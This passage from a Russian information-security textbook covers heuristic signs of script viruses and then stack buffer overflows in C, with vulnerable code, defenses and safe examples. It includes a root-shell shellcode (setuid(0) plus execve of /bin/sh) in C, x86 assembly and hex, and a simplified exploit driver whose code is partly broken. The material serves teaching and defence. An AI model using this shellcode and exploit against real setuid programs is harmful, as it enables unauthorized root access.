Такие директивы используются скрипт-вирусами для компиляции бинарных файлов вируса. Это, прежде всего, флаги, например, «-I», «-L» и команда «gcc».

Команды, направленные на обращение к головной или хвостовой части вируса

Эти уже рассмотренные команды достаточно редко используются простыми скриптами, однако без них не могут обойтись скрипт-вирусы, относящиеся к классу вирусов, присоединяемых в начало и в конец файлов. Командами являются, соответственно, «head» и «tail».

Имена временных каталогов

Вхождение в файл скрипта имени каталога «tmp», который чаще всего указывает на то, что скрипт будет создавать временную копию или просто записывать временную информацию. Так как все скрипт-вирусы основаны на создании временной копии заражаемого файла, этот признак является существенным.

Конструкции вызова собственного имени

Часто скрипт-вирусы используют выражение $_. На языке Shell это означает использование имени текущего открытого файла. Подобный прием чаще всего используется в том случае, когда скрипт меняет свое имя. Такое поведение достаточно редко для простых скриптов.

Использование имен известных временных файлов

Часто создатели вирусов не утруждают себя использованием уникальных имен временных файлов и используют в своих ви-

русах фиксированные имена файлов. Антивирусы могут хранить имена временных файлов для обнаруженных ранее вирусов.

6.6. Другие признаки наличия в системе скрипт-вирусов

Увеличение количества скриптовых или текстовых файлов. Этот признак оказывается весьма эффективным. Многие скрипт-вирусы создают много файлов для того, чтобы реализовать поставленную задачу. Иногда эти файлы не удаляются. Исключение из тела файла команд удаления не случайно: это уменьшает возможность обнаружения файла как подозрительного предыдущим описанным методом. Однако существенное увеличение скриптовых файлов может означать, что в системе действует скрипт-вирус.

Снижение производительности системы. Этот признак является неоднозначным, но при этом весьма реальным показателем функционирования скрипт-вируса. Существенное увеличение нагрузки на центральный процессор происходит в результате выполнения скрипт-вируса команд поиска в файле. Немногие скрипт-вирусы обходятся без подобной процедуры. Значительное количество вирусов осуществляют поиск файлов для заражения, не прибегая к использованию заранее известных имен файлов. Для того чтобы определить цифровые значения для срабатывания антивирусного сканера при снижении производительности системы необходимо производить исследование каждой конкретной системы, так как этот показатель существенно зависит от назначения системы и поставленных перед ней задач.

Изменение размера системных скриптов. Скрипт-вирусы не всегда разборчивы к объектам атаки и часто заражают системные файлы, которые редко изменяют или вообще не изменяют свой размер в процессе функционирования системы. Фиксация размера неизменяемых файлов и периодическое сравнение его текущего значения с эталонами может быть признаком наличия скрипт-вирусов.

Изменение временных характеристик файлов. Одним из наиболее явных признаков того, что в системе функционирует

скрипт-вирус, является изменение временных характеристик файлов. Это могут быть как характеристики файлов-скриптов, так и характеристики бинарных файлов. Скрипт-вирусы, будучи неразборчивыми в выборе объектов для атаки, могут оставить следы в системе, изменив времена последнего доступа к файлам, которые обычно редко меняются.

Выводы

Представлена классификация скрипт-вирусов. В качестве параметров классификации выбраны: способ распространения; используемый метод, затрудняющий обнаружение; способ реализации атаки.

Выявлено более 60 основных механизмов функционирования скрипт-вирусов, которые разбиты на 13 основных категорий. Выделены «плавающие» сигнатуры и Shell-команды, на которые следует обратить внимание при выявлении скрипт-вирусов. Всего выделено 13 подозрительных сущностей, которые могут быть использованы в качестве эвристических признаков скрипт-вирусов.

Таким образом, не следует недооценивать потенциальной угрозы исходящей от скрипт-вирусов. Рассмотренные механизмы их функционирования показывают, что они могут наносить не меньший, а в некоторых случаях даже больший ущерб, чем традиционные компилируемые вирусы. Авторы предполагают, что в ближайшее время мы еще неоднократно услышим о проблемах, вызванных лавинообразным распространением скрипт-вирусов.

Контрольные вопросы

1) В чем состоят главные отличия компилятора от транслятора?
2) Перечислите преимущества трансляторов?
3) Какие интерпретируемые языки вы знаете?
4) Укажите основные особенности скрипт-вирусов.
5) Укажите методы обнаружения скрипт-вирусов.
6) Какие возможности предоставляет утилита awk?

7) Почему присутствие команды «rm» является одним из наиболее характерных признаков скрипт-вируса?

8) Какими свойствами должен обладать скрипт-файл, чтобы быть классифицированным как вирус?

7. ТЕХНОЛОГИЯ БЕЗОПАСНОГО ПРОГРАММИРОВАНИЯ

С течением времени на первое место в области разработки различных программных продуктов выдвигаются проблемы безопасности программного кода. Любая ошибка, имеющаяся в программе, таит в себе потенциальную угрозу надежности и, как следствие, безопасности работы системы, так как приводит к непредусмотренному и не ожидаемому поведению программы. Какие-то ошибки влияют только на работу самой программы, вызывая ее неправильное функционирование и, возможно, аварийное завершение. Однако существуют ситуации, в которых недостаточное внимание, уделяемое проблемам безопасного программирования, ставит под угрозу нормальное функционирование системы, в которой исполняется подобная уязвимая программа.

Безопасность программных продуктов должна обеспечиваться в процессе их создания. Обеспечение безопасности программных продуктов – это сложная комплексная задача, актуальность которой на настоящий день нельзя приуменьшать. Важно понимать, что безопасность компьютерных систем требует именно комплексного подхода. Компьютерная система может быть сколь угодно защищенной, но одна единственная уязвимая программа может привести к тому, что безопасность всей системы будет поставлена под угрозу.

Именно поэтому при создании программных продуктов требуется со всей тщательностью подходить к безопасности каждого компонента программного обеспечения системы. Это требование становятся еще более важным, если разрабатываются системные программные продукты, которые должны исполняться в системе с особыми привилегиями, допускающими выполнение определенных административных функций. Часто подобные сложные программные продукты разрабатываются командой – коллективом программистов. К сожалению, невысокий уровень одного из членов команды программистов или недостаточное внимание, уделяемое им проблемам безопасного программирования, может поставить под

угрозу уровень защищенности всего создаваемого программного продукта. Более того, лишь тотальное знание всех возможных уязвимостей в программном коде создаваемых приложений может повысить уровень защищенности системы, так как отсутствие уязвимости лишь одного класса не делает программу более безопасной. Полную безопасность может, с относительной вероятностью, обеспечить лишь отсутствие в программном коде всех известных на данный момент уязвимостей.

Необходимо отметить, что уязвимость программного кода тесно связана с используемым языком программирования – в зависимости от него в коде могут проявляться те или иные уязвимости. И, прежде всего, следует разделить языки программирования на два типа – компилируемые и интерпретируемые. С помощью любого языка программирования создается программный текст, описывающий разработанный программистом алгоритм. Далее этот текст обрабатывается соответствующей программой – компилятором (для компилируемых языков) или интерпретатором (для интерпретируемых языков). Результаты работы компилятора и интерпретатора разные, и это определяет характер уязвимости программного кода.

Рассмотрим в общих чертах, в чем состоит отличие интерпретируемых языков программирования от компилируемых языков программирования.

И компиляторы, и интерпретаторы используют одинаковые методы лексического и синтаксического анализа исходного текста программы. Однако выполнение программы, полученной в результате обработки, осуществляется разными способами.

Компилятор анализирует весь текст исходной программы и преобразует его в новое представление – машинный код. Так как компилятор «видит» текст всей программы, он выполняет и определенную оптимизацию кода, что позволяет создавать эффективные программы. Машинный код программы существует и используется (исполняется) отдельно и независимо от исходного текста, написанного программистом, что, в общем, затрудняет процесс отладки программы. Для разработки логически сложных прикладных программ, выполняющих сложную обработку данных, используются,

как правило, компилируемые языки. Так, к таким языкам относится язык программирования «Си», один из популярных языков программирования, на котором разрабатываются и системные, и прикладные программы, особенно для ОС семейства UNIX.

Интерпретатор также анализирует текст исходной программы, но он не создает машинные коды. Вместо этого интерпретатор, распознав в исходной программе очередную инструкцию (команду) языка, тут же выполняет ее. Поэтому для интерпретируемых языков в системе существует и исполняется сам исходный текст программы. Очевидно, что скорость выполнения программ в режиме интерпретации намного ниже, чем у скомпилированного кода. Однако интерпретатор позволяет начать исполнение программы после написания даже одной команды. Это делает процесс разработки и отладки программ более гибким. Простота отладки и гибкость являются причиной того, что интерпретируемые языки часто применяются администраторами для написания служебных процедур (скриптов) для взаимодействия с операционной системой, а также для разработки web-приложений. К интерпретируемым языкам программирования относится, например, командный язык PHP.

В данном издании рассматриваются основные уязвимости программных продуктов, известные на данный момент. Основное внимание уделяется разбору реальных примеров уязвимых программ, а также примеров безопасного кода. Для лучшего понимания, насколько фатальными могут быть те или иные недостатки программного кода, приводятся примеры того, как злоумышленники могут воспользоваться несовершенством программного кода. Конечно, приводимые примеры атак нельзя рассматривать как руководство к написанию конкретных атакующих программ; они всего лишь иллюстрируют, что возможность атаки есть, и ее надо учитывать. В соответствии с этим, используется следующая схема изложения: рассматривается суть уязвимости; приводится пример кода, содержащего уязвимость; приводится пример возможной атаки на код и последствия этой атаки; даются рекомендации, как устранить уязвимость. Примеры приводятся на языках «Си» (пример компилируемого языка, рассматривается система программирования с компилято-

ром gcc) и PHP (пример интерпретируемого языка); в качестве операционной системы, в которой выполняются программные продукты, рассматривается подмножество семейства ОС Unix.

7.1. Безопасность компилируемых языков

Уязвимости, встречаемые в программах, написанных на компилируемых языках (например, «Си»), можно разделить на следующие классы: переполнения буфера, переполнения целого, ошибки строки формата, ошибки индексации массива и состязания. Эти уязвимости связаны с особенностями выполнения процесса на уровне взаимодействия системных ресурсов (памяти, процессора) и на уровне операционной системы. Чтобы программа стала уязвимой, программисту достаточно выбрать неудачную инструкцию или выполнить недостаточно строгую проверку используемых данных.

7.1.1. Особенности построения и функционирования программных продуктов с точки зрения безопасного программирования

Для того чтобы освоить технику безопасного программирования, необходимо, прежде всего, рассмотреть внутреннюю структуру программных продуктов и принципы их исполнения в системе. Зачастую именно незнание этих аспектов может привести к ошибкам в программировании.

Прежде всего, необходимо обратиться к понятию процесса.

Процесс можно (упрощенно) представить как компьютерную программу, находящуюся в стадии выполнения на компьютерной системе, способной выполнять несколько программ параллельно. Компьютерная программа сама по себе – это только пассивная совокупность инструкций, в то время как процесс – это непосредственное выполнение этих инструкций. При каждом запуске той или иной программы на исполнение создается новый процесс, при этом в оперативной памяти компьютерной системы

для процесса выделяется определенное пространство, в которое загружается программа – образ процесса.

Акцент на понятии процесса делается исходя из тех соображений, что ошибки в программировании (т.е. при создании программного кода) приводят к неверному функционированию именно процесса. Подобные ошибки чреваты либо аварийным завершением процесса, либо тем, что злоумышленник может использовать некорректное выполнение процесса для оказания несанкционированного воздействия на систему.

Основные уязвимости связаны с некорректной работой с памятью. Программа обрабатывает данные, размещаемые в памяти (в образе процесса), и, следовательно, организует необходимые операции с памятью - выделение и освобождение памяти, адресацию данных и доступ к ним. Принципы использования выделенной процессу памяти во многом определяются мастерством программиста. Именно на программисте зачастую лежит вина за то, что созданная им программа в ходе выполнения либо завершилась аварийно, либо создала предпосылки для атаки на компьютер.

Рассмотрим структуру образа процесса на примере простой программы на языке «Си».

```
        // Пример простой программы
1       #include <malloc.h>
2       int init_global_var = 1,
3           global_var;
4       static int init_sttic_global_var = 1,
5                   static_global_var;
6
7       int main(int argc, char *argv[])
8       {
9                   static int init_static_local_var = 1,
10                          local_static_var;
11                  int init_local_dynamic_var = 1,
12                      local_dynamic_var;
13                  int *buf_ptr=(int*) malloc(32);
14                  free(buf);
15                  return 0;
16      }
```

В общем случае, все данные программы делятся на следующие категории:

1. Внешние автоматические – определены вне функций и доступны из всех функций (строки 2, 3);
2. Внешние статические – определены вне функций, но доступны только из функций, определенных в данном файле (строки 4, 5);
3. Локальные автоматические – определены и доступны только внутри функции; уничтожаются, когда функция завершается (строки 11, 12);
4. Локальные статические – определены и доступны только внутри функции; сохраняют свое значение, когда функция завершается; это значение может быть использовано при следующем вызове функции (строки 9, 10).

Данные могут быть инициализированы (строки 2, 4, 9, 11) или не инициализированы (строки 3, 5, 10, 12); кроме того, память под данные может выделяться динамически во время выполнения программы (строка 13). И, наконец, могут быть определены параметры функции (строка 7).

Структура образа процесса в различных операционных средах может быть разной, но, тем не менее, базовые части идентичны. Рассмотрим структуру образа процесса для операционной системы типа UNIX (рис.7.1).

В образе процесса можно выделить четыре основные области – сегмента:

- сегмент кода (**text**) содержит машинные инструкции программы (код выполняемых друг за другом команд); для приведенного выше примера программы здесь будут в том числе представлены и инструкции, соответствующие строкам 13, 14, 15;
- сегмент инициализированных данных (**data**) содержит внешние и статические инициализированные данные; в этом сегменте будут размещены данные, определенные в строках 2, 4, 9 примера программы;

- сегмент неинициализированных данных (**BSS**) содержит внешние и статические неинициализированные данные (строки 3, 5, 10);
- наконец, четвертый сегмент, не имеющий специального обозначения, используется для стека и кучи; на стеке размещаются локальные автоматические (инициализированные и неинициализированные) данные и параметры функции (строки 7, 11, 12), а куча используется для динамического выделения памяти в процессе выполнения программы (строка 13). Следует отметить, что области стека и кучи увеличивают свои размеры в направлении навстречу друг другу: при увеличении размера стека адреса области памяти, используемой под стек, уменьшаются, тогда как при выделении памяти из кучи адреса памяти увеличиваются.



Рис. 7.1. Структура образа процесса

Куча (англ. **heap)** – это область зарезервированного адресного пространства размером в одну или более страниц; из этой области диспетчер кучи может по запросам из процесса динамиче-

ски выделять память меньшими порциями. Память, выделенная из кучи, присоединяется к образу процесса.

Современные системы программирования активно используют стеки. Понимание законов функционирования стека при исполнении программ избавляет от большинства ошибок программирования. Рассмотрим использование стека подробнее.

Стек (англ. **stack** – стопка) – структура данных с методом доступа к элементам LIFO (Last In – First Out, «последним пришел – первым вышел»). Добавление элемента, называемое также проталкиванием (push), возможно только в вершину стека (добавленный элемент становится первым сверху), выталкивание (pop) – также только из вершины стека, при этом второй сверху элемент становится верхним.

Стек широко используется в программировании на низком уровне и является неотъемлемой частью архитектуры современных процессоров. Компиляторы языков программирования высокого уровня используют стек для передачи параметров при вызове функций, процессоры – для хранения адреса возврата из функций.

В системе программирования «Си» для каждой функции при каждом ее вызове (в том числе и для функции main()) на стеке выделяется некоторое пространство – локальная область, или фрейм (frame). Эта область имеет определенную структуру (рис. 7.2) и заполняется при каждом вызове функции в определенном порядке. Сначала в область параметров функции заносятся значения аргументов, затем адрес возврата в вызывающую функцию, далее значение базового указателя (адрес размещения на стеке области данных вызывающей функции), и, наконец, выделяется пространство для размещения локальных данных вызванной функции.

В соответствии с правилами функционирования стека, каждая операция занесения в стек приводит к изменению положения вершины стека (указателя на вершину стека), при этом следует помнить, что, как уже отмечалось выше, область стека растет в сторону уменьшения своих адресов.

Когда функция завершается, данные из локального фрейма функции удаляются, процессор продолжает выполнение кода с

адреса возврата, указанного в стеке, а сохраненный базовый указатель определяет адрес фрейма вызывающей функции.

Таким образом, управление памятью процесса и организация корректного доступа к этой памяти при выполнении процесса – это достаточно сложный механизм, контролировать который можно только при условии четкого выполнения специальных правил.

К сожалению, нормальное выполнение процесса может быть нарушено не только из-за неквалифицированных действий пользователя при его создании, но также из-за целенаправленной атаки злоумышленника на процесс, в результате которой будет инициировано выполнение вредоносного кода.

Рассмотрим наиболее распространенные уязвимости программных систем, а также как эти дефекты кода могут быть использованы злоумышленниками.

Программные сбои, как правило, возникают при нарушении работы с указателями на код. Злоумышленники также часто проводят атаки на эти указатели, для того чтобы изменить ход выполнения программы.



Рис. 7.2. Структура фрейма на стеке

Существует четыре типа указателей, которые представляют особенный интерес с точки зрения безопасного программирования:

- адрес возврата, расположенный на стеке;
- сохраненный на стеке базовый указатель;

- указатели на функции, расположенные в куче, в сегменте неинициализированных данных (BSS), сегменте данных или на стеке, хранящиеся как локальные переменные или как параметр;
- буферы нелокальных переходов, расположенные на куче, в BSS, сегменте данных или хранящиеся на стеке в качестве параметра или локальной переменной.

С адресом возврата, расположенным на стеке, и сохраненным на стеке базовым указателем работа осуществляется скрытыми от программистов средствами, используемыми при реализации вызова функций. Тем не менее, знать о том, как эти указатели функционируют и по каким принципам должны использоваться, необходимо, так как это напрямую связано с проблемами безопасности программного кода.

Указатели на функции можно непосредственно использовать и в прикладных программах на языке «Си». Поскольку функция может иметь произвольное количество параметров разного типа и обязательно возвращает значение некоторого типа, определяя указатель на функцию, необходимо указать и список параметров, и тип возвращаемого значения. Например, указатель на функцию в «Си» может быть объявлен так:

```
int (*func_ptr) (char);
```

Интерпретируется это определение следующим образом: «func_ptr – это указатель на функцию, имеющую один параметр типа char и возвращающую результат типа int». Любая функция, имеющая такой прототип, может быть вызвана на исполнение с помощью этого указателя:

```
int nm;
func_ptr = имя_функции;
nm = (*func_ptr)('*');
```

Таким образом, указатель на функцию указывает на исполняемый код.

Что касается последнего факта, то нелокальный переход позволяет программисту принудительно передать управление некоторой функции в такое место, где была вызвана функция setjmp() (длинный переход). Эта функция сохраняет состояние процесса в момент вызова и позволяет вернуться к этому состоянию при помощи функции longjmp() в любой другой момент времени.

Итак, все четыре типа указателей могут быть доступны при программировании на уровне языка «Си».

В связи с этим, ошибки в коде программы на языке «Си» могут привести к тому, что созданная программа будет обладать уязвимостями, связанными со всеми четырьмя указателями. Рассмотрим более подробно, почему так происходит и как можно предотвратить соответствующие угрозы.

7.1.2. Уязвимость переполнения буфера

Как упоминалось выше, данные, обрабатываемые программой, размещаются или на стеке, или в области памяти, получаемой из кучи. Если программа обрабатывает массивы данных, для их размещения используются последовательные ячейки памяти – буферы. Буферы имеют определенные ограниченные размеры, и где бы они ни располагались (на стеке или в куче), могут быть переполнены при занесении в них большого количества данных, если в программе отсутствует проверка на размер записываемых данных. При отсутствии такой проверки «лишние» данные, которые «не поместились» в буфер, будут записаны в последующие ячейки памяти, расположенные за выделенным буфером, фактически переопределяя все, что хранилось там до этого (рис. 7.3).

В зависимости от того, где размещается буфер (на стеке, в сегменте данных или в куче) и какие данные размещаются после буфера, ошибки переполнения буфера могут привести к разным последствиям [Prasad M., Chiueh T. A Binary Rewriting Defense against Stack based Buffer Overflow Attacks. URL: http://www.pubzone.org/dblp/conf/usenix/PrasadC03].

Переполнение буфера, размещенного на стеке

Суть уязвимости

Если буфер размещается на стеке, его переполнение может привести к искажению указателей, сохраненных во фрейме функции.

Последствия у такого рода переполнения могут быть различными. В лучшем случае программа аварийно завершит выполнение, когда не сможет вернуться по искаженному указателю в точку вызова. В худшем случае злоумышленник может этим воспользоваться, чтобы изменить ход выполнения программы, записав в поле адреса возврата нужное ему значение. Этим нужным злоумышленнику адресом может быть, например, адрес расположенного в памяти вредоносного участка кода.



Рис. 7.3. Корректное (а) и некорректное (б) заполнение буфера

Ошибки переполнения возникают потому, что программист не уделяет внимания проверке того, что объем данных, которые могут быть записаны в буфер, не будет превышать размер памяти, выделенной под буфер.

Если говорить о способе проверки, помещаются ли данные в буфер назначения, то некоторые определенные стандартом ANSI C библиотечные функции полностью полагаются на то, что такую проверку выполняет программист. В действительности, часто программисты такую проверку не делают или забывают сделать. Многие из этих библиотечных функций манипулируют строками и используются в программах достаточно часто.

Наиболее часто используются следующие функции работы со строками: gets(), cuserid(), scanf(), fscanf(), sscanf(), vscanf(), vsscanf(), vfscanf(), sprint(), strcat(), strcpy(), streadd(), strecpy(), vsprintf(), strtrns(). Описание некоторых из этих функций из стандартной библиотеки ANSI C приведены в табл. 7.1. При программировании следует, по возможности, избегать использования подобных функций.

Пример уязвимого кода

Рассмотрим простейший пример уязвимого кода.

```
1       // Пример уязвимого кода
2       #include <string.h>
3
4       int main(int argc, char *argv[])
5       {
6               char buf[128];
7               if (argc!=2)
8                       return 1;
9         strcpy(buf,argv[1]);     // Возможно переполнение
                                   буфера
10        return 0;
11      }
```

Таблица 7.1

Некоторые небезопасные функции работы со строками

Прототип функции	Описание	Уязвимый буфер

char *strcpy(
  char *dest,
  const char *src
);
	Функция копирует исходную строку «src», включая завершающий нуль-байт (символ '\0'), в область памяти, заданную адресом «dest»	dest

char *strcat(
  char *dest,
  const char *src
);
	Функция добавляет исходную строку «src», включая завершающий нуль-байт, в конец строки «dest», при этом завершающий нуль-байт строки «dest» замещается первым символом строки «src». Поведение функции не определено, если строки «dest» и «src» перекрываются	dest

Продолжение табл. 7.1

int scanf(const char *format, ... [*аргументы*]);	Функция читает данные из стандартного входного потока и записывает их в области памяти, заданные аргументами. Типы аргументов должны соответствовать спецификациям, указанным в «format»	format и *аргументы*
int sscanf(const char *buffer, const char *format, ... [*аргументы*]);	Функция работает аналогично scanf(), но читает данные из области «buffer»	
int sprintf(char *buffer, const char *format, ... [*аргументы*]);	Функция записывает значения аргументов, отформатированные в соответствии со спецификациями, указанными в «format», в область памяти «buffer»	buffer
char *gets(char *buffer);	Функция читает строку из стандартного входного потока и записывает ее в область памяти «buffer»	buffer

В коде приведенной функции нет проверки на объем данных, записываемых в буфер «buf» (строка 9). В то же время этот буфер имеет ограниченный размер (строка 6); память под этот буфер выделяется в области локальных переменных фрейма функции (рис. 7.4, а). Использование небезопасной функции strcpy() не гарантирует, что буфер не будет переполнен.



Рис. 7.4. Переполнение буфера с перезаписью адреса возврата: а – общая структура фрейма; б – содержимое фрейма после копирование

На рис. 7.4, б приведена типичная ситуация переполнения буфера, когда объем данных (в приведенном случае массив из букв «A») оказался настолько велик, что фактически переполнил буфер, расположенный в области локальных переменных, а затем и всю область, выделенную под локальные переменные. Более того, избыточные данные были записаны также в поля базового указателя и адреса возврата, исказив тем самым их значения. Таким образом, при попытке выхода из функции программа завершится с ошибкой, так как адрес возврата искажен.

Пример использования уязвимости

Если пользователь может передавать данные в незащищенный от переполнения буфер, то злоумышленник может подобрать такие данные, которые позволят перезаписать значение адреса возврата, перенаправив его на свой атакующий код.

Рассмотрим простейший пример атаки подобного рода. Следует отметить, что здесь не ставится цель научить создавать работающие атакующие программы. Здесь приводится лишь упрощенная иллюстрация того, что это можно сделать. Злоумышленники, как правило, обладают достаточными знаниями для того, чтобы воспользоваться ошибками, допущенными программистами, в своих целях.

Прежде чем приступить к описанию атаки, необходимо ознакомиться с таким понятием, как Shell-код.

Shell-код – это небольшой двоичный исполняемый код, который обычно идентичен нескольким командам на языке высокого уровня. Shell-код может быть использован для выполнения деструктивных действий на атакуемом компьютере и обычно создается следующим образом.

Сначала злоумышленник пишет необходимый ему вредоносный код на языке высокого уровня или на языке ассемблера. После этого он получает двоичное представление этого кода и записывает побайтно это двоичное представление в строку.

Так, простейшая вредоносная программа может состоять из следующей последовательности вызовов функций:

```
1    // Пример вредоносного кода
2    setuid(0);
3    char *s[]={"/bin/sh",NULL};
4    int e=execve(s[0],s,s[1]);
5    exit(e);
```

Как известно, каждый процесс, существующий в операционной системе, запускается (инициируется) каким-либо пользователем и принадлежит этому пользователю. Каждый процесс обладает определенными характеристиками, в том числе, идентификатором пользователя, от имени которого исполняется процесс (UID). Фактически, данный код с помощью вызова функции setuid(0) (строка 2) позволяет сменить UID выполняемого процесса с UID, принадлежащего пользователю, инициировавшему процесс, на UID пользователя, являющегося владельцем исполняемого файла (заметим, что такая переустановка UID должна быть разрешена для атакуемой программы и определяется атрибутами исполняемого файла). Если владельцем исполняемого файла является администратор системы – пользователь «root», обладающий неограниченными полномочиями, его полномочия передаются и процессу. После того, как подобная смена произошла, Shell-код выполняет запуск оболочки /bin/sh, заметим, уже с правами «root», и передает ей управ-

ление (строки 3, 4). Если же оболочка /bin/sh не будет запущена, атакующая программа (и атакуемый процесс) завершается.

Данный Shell-код преднамеренно не выполняет никаких деструктивных действий, но сам факт, что этот код позволяет выполнить некоторые действия рядовому пользователю с полномочиями администратора системы, говорит о многом.

Далее, подготовленный Shell-код приводится к виду, необходимому для использования при атаке. Для этого Shell-код записывается на языке ассемблера конкретной компьютерной системы. При создании ассемблерного кода существует ряд тонкостей, которые здесь опущены. Ниже приводится конечный вариант Shell-кода на языке ассемблера x86.

```
1     shell_start:
2       xorl    %eax,%eax
3       xorl    %ebx,%ebx
4       movb    $0x17,%al
5       int     $0x80
6       jmp     shell_str
7     shell_cont:
8       popl    %esi
9       movl    %esi,0x8(%esi)
10      xorl    %eax,%eax
11      movb    %al,0x7(%esi)
12      movl    %eax,0xc(%esi)
13      movb    $0xb,%al
14      movl    %esi,%ebx
15      leal    0x8(%esi),%ecx
16      leal    0xc(%esi),%edx
17      int     $0x80
18      movl    %eax,%ebx
19      xorl    %eax,%eax
20      incl    %eax
21      int     $0x80
22    shell_str:
23      call    shell_cont
24      .string "/bin/sh"
```

И, наконец, последним этапом в создании Shell-кода является запись кода в виде, который будет использоваться в эксплойте – программе, которая, собственно, и будет использовать уязвимость. Для этого полученный код на языке ассемблера записывается в шестнадцатеричном виде. Именно в таком виде код программы хранится в памяти. Именно в таком виде он будет храниться в переполненном буфере. И в этом же виде он будет запущен на исполнение. Для того чтобы хранить это шестнадцатеричное представление вредоносного кода в программе-экслойте, он записывается в виде строки следующим образом:

```
char shellcode[] =
"\x31\xc0\x31\xdb\xb0\x17\xcd\x80"
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\
x0c\ xb0\x0b"
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x89\xc3\x31\
xc0\x40\xcd"
"\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

Теперь, когда Shell-код готов, обратимся непосредственно к эксплойту. Эта программа запускается в системе простым, непривилегированным пользователем, вызывает уязвимую программу, владельцем которой является «root», переполняет в ней буфер, передает управление на Shell-код и, фактически, получает права «root» в системе.

Разберем пример подобной программы-эксплойта. Приведенный пример является весьма упрощенным, но, тем не менее, достаточно полно иллюстрирующим суть действий злоумышленника.

```
1    #include <stdio.h>
2    #include <unistd.h>
3    #include <stdlib.h>
4    #include <string.h>
5
6    #define NOP 0x90
7
```

```
8       int main(int argc, char **argv)
9       {
10              char *s=malloc(1024);
11              int i=0;
12        int off=0xbfffffff
13              for (;i<1000;i++);
14          s[i]=NOP
15              for (i=60; shellcode[i-60]; i++)
16          s[i]=shellcode[i-60];
17              char *e[] = {"./v1",s,NULL};
18              execve(e[0],e,NULL);
19              return 0;
20      }
```

Рассмотрим ключевые моменты, на которые стоит обратить внимание в приведенном эксплойте. В этом примере Shell-код располагается в переполняемом буфере. Для этого злоумышленник в эксплойте сначала формирует последовательность данных, которые и переполнят буфер. Для этого выделяемая в строке 10 память сначала заполняется произвольными данными (строки 13, 14), а потом дописывается Shell-кодом (строки 15, 16). После того, как к атаке все готово, вызывается уязвимая программа (строка 18). В рассматриваемом примере уязвимая программа называется «vl». На вход программе передается сформированная последовательность данных для переполнения буфера и выполнения Shell-кода (строка 17).

Кажущаяся простота данного эксплойта обманчива. На самом деле, все намного сложнее, так как на практике существует ряд сложностей, которые приходится преодолевать злоумышленнику.

Способы защиты от уязвимости

Использование безопасных функций. Разобранный выше пример уязвимости показывает, к чему может привести использование небезопасных функций, работающих с буферами.

Существуют безопасные функции, в которых имеются необходимые проверки, но не все программисты о них знают и еще меньшее число ими пользуется. Выше упоминались наиболее часто ис-

пользуемые небезопасные функции. Следует отметить, что для них существуют и безопасные аналоги, которые рекомендуется использовать. Среди них можно упомянуть функции из стандартной библиотеки «С» обработки строк strncpy(), strncat() и другие.

Пример использования безопасных функций приводится ниже.

Неисполняемый стек. Современные процессоры поддерживают флаг NX, который запрещает исполнение кода в сегменте, на котором установлен данный флаг. Соответственно, установив этот флаг на сегмент стека, можно запретить выполнение в нем shell-кода. Существуют патчи для ядра, позволяющие включить использование этого флага. Но при этом теряется обратная совместимость с программным обеспечением, написанным ранее и исполняющим код в стеке.

Проверки выхода за границы. Существует патч для компилятора, который вставляет в код проверки выхода за границы при всех обращениях к массивам и указателям. Недостатком такого решения является падение производительности (в несколько десятков раз).

Проверка целостности. Основана на размещении перед адресом возврата псевдослучайного кода проверки целостности (StackShield) (http://www.angelfire.com/sk/stackshield/) или сохранении адреса возврата в альтернативном стеке и использовании технологии сторожевых байтов (StackGuard). При выходе из функции проводится проверка адреса возврата, и при обнаружении его искажения – аварийное завершение. Достоинство этого метода в том, что он не сильно сказывается на скорости выполнения программы. StackShield и StackGuard реализованы в виде патчей к компилятору «gcc».

Пример безопасного кода

Рассмотрим примеры безопасного кода, которые позволяют избежать атаки, связанной с переполнением буфера.

Прежде всего, обязательным является наличие проверок на длину данных, вводимых пользователем. Также просто необходимо использовать функции, которые осуществляют запись в буфер только такого объема данных, на который этот буфер расчитан.

```
      // Пример 1
1     #include <string.h>
2
3     int main(int argc, char **argv)
4     {
5               char buf[128];
6               if (argc!=2)
7         return 1;
8               strncpy(buf,argv[1],128);
9       buf[127] = '\0';
10              return 0;
11    }
      // Пример 2
1     #include <string.h>
2     #include <malloc.h>
3
4     int main(int argc, char **argv)
5     {
6               if (argc!=2)
7         return 1;
8               char *buf = (char *)malloc(strlen(argv[1])+1);
9               strcpy(buf,argv[1]);
10              free(buf);
11      return 0;
12    }
```

